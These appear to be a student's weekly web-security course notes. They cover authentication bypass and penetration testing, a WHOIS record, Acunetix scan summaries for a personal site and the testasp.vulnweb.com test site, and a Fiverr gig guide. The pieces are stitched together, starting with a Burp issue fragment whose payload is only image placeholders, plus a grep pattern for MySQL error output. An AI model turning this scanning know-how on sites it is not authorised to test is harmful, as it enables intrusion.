Note: This issue was generated by a Burp extension.

Issue detail

Vulnerable parameter: 1.

- PAYLOAD:


++T++





- GREP:

++Warning:mysql\_fetch\_array

## Week 11, Topic : ( Authentication Bypass)

Authentication bypass is a security vulnerability that occurs when an attacker is able to gain unauthorized access to a system or application by circumventing the authentication mechanisms intended to verify the identity of users. In other words, it's a flaw that allows an attacker to bypass the login or authentication process without possessing valid credentials.





## Week 12, Topic : ( Web Server )

mahbubchowdhury.com

Updated 12 days ago 



### Domain Information

Domain:	mahbubchowdhury.com
Registrar:	NameCheap, Inc.
Registered On:	2023-10-09
Expires On:	2024-10-09
Updated On:	2024-03-12
Status:	clientTransferProhibited
Name Servers:	ns1.dns-parking.com ns2.dns-parking.com



### Registrant Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	<b>3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com</b>



### Administrative Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	<b>3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com</b>



## Technical Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	<b>3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com</b>

## Raw Whois Data

Domain name: mahbubchowdhury.com  
Registry Domain ID: 2820390182\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.namecheap.com  
Registrar URL: http://www.namecheap.com  
Updated Date: 0001-01-01T00:00:00.00Z  
Creation Date: 2023-10-09T07:56:42.00Z  
Registrar Registration Expiration Date: 2024-10-09T07:56:42.00Z  
Registrar: NAMECHEAP INC  
Registrar IANA ID: 1068  
Registrar Abuse Contact Email: **abuse@namecheap.com**  
Registrar Abuse Contact Phone: +1.9854014545  
Reseller: NAMECHEAP INC  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: Redacted for Privacy  
Registrant Organization: Privacy service provided by Withheld for Privacy ehf  
Registrant Street: Kalkofnsvegur 2  
Registrant City: Reykjavik  
Registrant State/Province: Capital Region  
Registrant Postal Code: 101  
Registrant Country: IS  
Registrant Phone: +354.4212434  
Registrant Phone Ext:


Admin Country: IS  
Admin Phone: +354.4212434  
Admin Phone Ext:  
Admin Fax:  
Admin Fax Ext:  
Admin Email: **3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com**  
Registry Tech ID:  
Tech Name: Redacted for Privacy  
Tech Organization: Privacy service provided by Withheld for Privacy ehf  
Tech Street: Kalkofnsvegur 2  
Tech City: Reykjavik  
Tech State/Province: Capital Region  
Tech Postal Code: 101  
Tech Country: IS  
Tech Phone: +354.4212434  
Tech Phone Ext:  
Tech Fax:  
Tech Fax Ext:  
Tech Email: **3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com**  
Name Server: ns1.dns-parking.com  
Name Server: ns2.dns-parking.com  
DNSSEC: unsigned  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2024-03-11T19:22:51.77Z <<<  
For more information on Whois status codes, please visit <https://icann.org/epp>



## Week 14, Topic : ( Web Penetration Testing)

Penetration testing, commonly known as "pen testing," is a proactive evaluation process aimed at identifying and rectifying vulnerabilities within an organization's IT infrastructure, applications, systems, and network. Its core aim is to mimic genuine cyber attacks, enabling an assessment of an organization's security stance and revealing any potential weaknesses exploitable by malicious entities.

We can use Acunetix :



The screenshot shows the Acunetix web security scanner interface. The top navigation bar includes the Acunetix logo and a 'New Scan' button. The main header shows 'Full Scan - https://www.mahbubchowdhury.com/' with 'Stop Scan' and 'Generate Report' buttons. The 'Vulnerabilities' tab is active, displaying a list of findings:

Severity	Description	URL	Action
Low	Clickjacking: CSP frame-ancestors missing	https://www.mahbubchowdhury.com/	Open
Low	Clickjacking: X-Frame-Options header	https://www.mahbubchowdhury.com/	Open
Low	Documentation files	https://www.mahbubchowdhury.com/	Open
Low	HTTP Strict Transport Security (HSTS) not implemented	https://www.mahbubchowdhury.com/	Open
Low	Insecure Inline Frame (iframe)	https://www.mahbubchowdhury.com/	Open
Informational	Permissions-Policy header not implemented	https://www.mahbubchowdhury.com/	Open
Informational	PHP Version Disclosure	https://www.mahbubchowdhury.com/	Open
Informational	Subresource Integrity (SRI) not implemented	https://www.mahbubchowdhury.com/	Open

Arena Web Security  
NEW WINDOW OF WORLD WIDE WEB

## Scan of testasp.vulnweb.com

### Scan details

Scan information	
Start time	2024-03-04T22:07:44.777201+06:00
Start url	http://testasp.vulnweb.com/
Host	testasp.vulnweb.com
Scan time	18 minutes, 26 seconds
Profile	SQL Injection
Server information	Microsoft-IIS/8.5
Responsive	True
Server OS	Windows
Server technologies	ASP.NET
Application build	15.2.221208162

### Threat level

#### Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

### Alerts distribution

Total alerts found	4
🔴 High	4
🟡 Medium	0
🟢 Low	0
🟦 Informational	0

ALPHA WEB SECURITY  
NEW WINDOW OF WORLD WIDE WEB



## Week 15, Topic : (Fiverr)

### What is Fiverr?

Fiverr is an online marketplace where individuals or businesses can buy and sell a variety of digital services, typically referred to as "gigs." These services range from graphic design, digital marketing, writing and translation, programming, video editing, and many others.

### How to create a gig in Fiverr?

Creating a gig on Fiverr is a straightforward process. Here's a step-by-step guide to creating a gig:

1. **\*\*Sign Up/Login\*\***: If you don't already have a Fiverr account, you'll need to sign up. If you do, log in to your account.
2. **\*\*Go to Selling Dashboard\*\***: Once logged in, navigate to the "Selling" tab on the top menu and click on "Gigs."
3. **\*\*Create a New Gig\*\***: On the gigs page, you'll see an option to "Create a New Gig." Click on it.
4. **\*\*Choose a Category and Subcategory\*\***: Select the category and subcategory that best fits the service you're offering. Fiverr has various categories like Graphics & Design, Digital Marketing, Writing & Translation, Video & Animation, Music & Audio, Programming & Tech, Business, and Lifestyle.
5. **\*\*Title Your Gig\*\***: Write a clear and concise title for your gig that accurately represents the service you're offering. Make sure it's descriptive and grabs potential buyers' attention.
6. **\*\*Add Gig Metadata\*\***: You'll be prompted to add metadata for your gig, such as tags (keywords related to your service), a gig gallery image (a visually appealing image representing your service), and a gig video (optional but highly recommended for some categories).
7. **\*\*Write Gig Description\*\***: Describe your service in detail. Be clear about what you're offering, what buyers can expect, any unique selling points, and any requirements from the buyer. Use clear and professional language.

8. **\*\*Set Packages and Pricing\*\***: Define different packages for your service (Basic, Standard, Premium, etc.) with corresponding prices, delivery time, and included features. You can also add extras for additional services at an extra cost.

9. **\*\*Add FAQs (Optional)\*\***: You can add frequently asked questions and their answers to provide more information to potential buyers and address common queries.

10. **\*\*Set Gig Details\*\***: Set other details such as the number of revisions you offer, your availability status, and any requirements from the buyer (e.g., files or information needed to start the project).

11. **\*\*Preview and Publish\*\***: Review your gig to ensure all information is accurate and complete. Once satisfied, click "Publish Gig" to make it live on the Fiverr platform.

12. **\*\*Promote Your Gig (Optional)\*\***: After publishing your gig, you can promote it through social media, Fiverr forums, or other channels to increase visibility and attract buyers.

*As an Example:* <https://www.fiverr.com/secwiz/build-a-mobile-responsive-wordpress-secure-website-for-your-business>